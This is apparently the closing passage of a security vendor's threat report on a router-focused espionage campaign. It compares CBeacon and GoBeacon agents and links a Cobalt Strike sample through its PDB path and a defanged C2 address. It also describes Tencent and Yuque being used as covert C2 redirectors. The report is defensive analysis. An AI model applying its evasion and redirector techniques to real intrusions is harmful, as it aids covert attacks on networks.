

Figure 7: Screenshot of the Go agent network traffic

When we compared the fields gathered by the C2.heartbeat commands in CBeacon versus GoBeacon, they were almost identical except the Go variant added one new field: process ID (PID).



Figure 8: Images comparing the information when C2.Heartbeat was run on CBeacon versus GoBeacon

Both samples utilized similar logic to inject shellcode from a remote server into Internet Explorer via iexplorer.exe and created a socket to a remote server, which in both cases was a private IP address.

Cobalt Strike

In addition to CBeacon and GoBeacon, Black Lotus Labs observed a Cobalt Strike sample related to this activity cluster. This sample was compiled on April 8, 2022, and communicated with a hard-coded IP address, 110.42.185[.]232:8081/kGZQ, which is associated with Tencent cloud. This sample was correlated to the known activity cluster due to the commonalities found in its PDB path.

Cobalt Strike PDB path:
D:\c-code\c++\shellcode\sxianchengcopy–kehu\x64\Release\sc2.pdb

One of the Windows shellcode loader PDB paths:
D:\c-code\c++\shellcode\sxianchengcopy\Release\sc2.pdb

Workstation C2 Infrastructure: File Sharing Platforms and Redirectors

One unique aspect of this campaign was the use of China-based third-party infrastructure, such as Yuque and Tencent. While the tactic of using third-party infrastructure such as a file sharing platform is not new, there has been very little reporting on the use of the Alibaba's Yuque platform for covert command and control infrastructure. Another notable aspect was the use of the Tencent platform as a redirector for command and control. Prior reporting on this topic has been published by various red teamers who explored using Cloudflare workers as redirectors to protect upstream VPSs. While the underlying concepts remain the same, this threat actor chose to use the Tencent platform to receive or potentially redirect the requests. We suspect this technique was used to evade network-based detection mechanisms.

Conclusion

Though advanced actors have long demonstrated the capability and intent to target sensitive networks, the industry has uncovered only a handful of router-based malware specifically designed to covertly target them. The sudden shift to remote work spurred by the pandemic allowed a sophisticated adversary to seize this opportunity to subvert the traditional defense-in-depth posture of many well-established organizations. The capabilities demonstrated in this campaign – gaining access to SOHO devices of different makes and models, collecting host and LAN information to inform targeting, sampling and hijacking network communications to gain potentially persistent access to in-land devices and intentionally stealth C2 infrastructure leveraging multistage siloed router to router communications – points to a highly sophisticated actor that we hypothesize has been living undetected on the edge of targeted networks for years.

Black Lotus Labs has added the IoCs from this campaign into the threat intelligence feed that fuels the Lumen Connected Security portfolio, and we continue to monitor for new infrastructure, targeting activity and expanding TTPs. We will continue to collaborate with the security research community to share findings related to this activity and ensure the public is informed. We encourage the community to monitor for and alert on these and any similar IoCs. We also advise the following:

- Network defenders: Use IoCs outlined in this report to monitor for the Windows loader and its modules, as well as connections to any suspicious infrastructure.
- Consumers with SOHO routers: Users should follow best practices of regularly rebooting routers and installing security updates and patches. Users should leverage properly configured and updated EDR solutions on hosts and regularly update software consistent with vendor patches where applicable.
- We recommend that businesses consider comprehensive Secure Access Service Edge (SASE) or similar solutions to bolster their security posture and enable robust detection on network-based communications.

For additional IoCs associated with this campaign, please visit our GitHub page.

If you would like to collaborate on similar research, please contact us on Twitter @BlackLotusLabs.

This analysis was performed by Danny Adamitis and Steve Rudd. Technical editing by Stephanie Walkenshaw.